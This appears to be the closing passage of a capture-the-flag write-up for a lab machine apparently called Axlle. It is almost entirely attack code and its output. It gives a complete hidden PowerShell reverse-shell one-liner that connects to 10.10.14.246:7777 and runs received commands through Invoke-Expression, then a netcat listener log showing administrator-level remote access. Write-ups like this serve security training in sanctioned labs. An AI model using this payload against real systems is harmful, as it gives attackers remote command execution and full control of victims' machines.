powershell.exe -nop -WindowStyle hidden -NonInteractive -ExecutionPolicy Bypass -Command "$TCPClient = New-Object Net.Socke
ts.TCPClient('10.10.14.246', 7777);$NetworkStream = $TCPClient.GetStream();$StreamWriter = New-Object IO.StreamWriter($Netw
orkStream);function WriteToStream ($String) {[byte[]]$script:Buffer = 0..$TCPClient.ReceiveBufferSize | ForEach-Object {0};
$StreamWriter.Write($String + 'SHELL> ');$StreamWriter.Flush()}WriteToStream '';while(($BytesRead = $NetworkStream.Read($Bu
ffer, 0, $Buffer.Length)) -gt 0) {$Command = [text.encoding]::UTF8.GetString($Buffer, 0, $BytesRead - 1);$Output = try {Inv
oke-Expression $Command 2>&1 | Out-String} catch {$_ | Out-String}WriteToStream ($Output)}$StreamWriter.Close()"
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 7777
Listening on 0.0.0.0 7777
Connection received on 10.10.11.21 52245
SHELL> whoami
axlle\administrator
SHELL>
```

Machine pwned@!@#!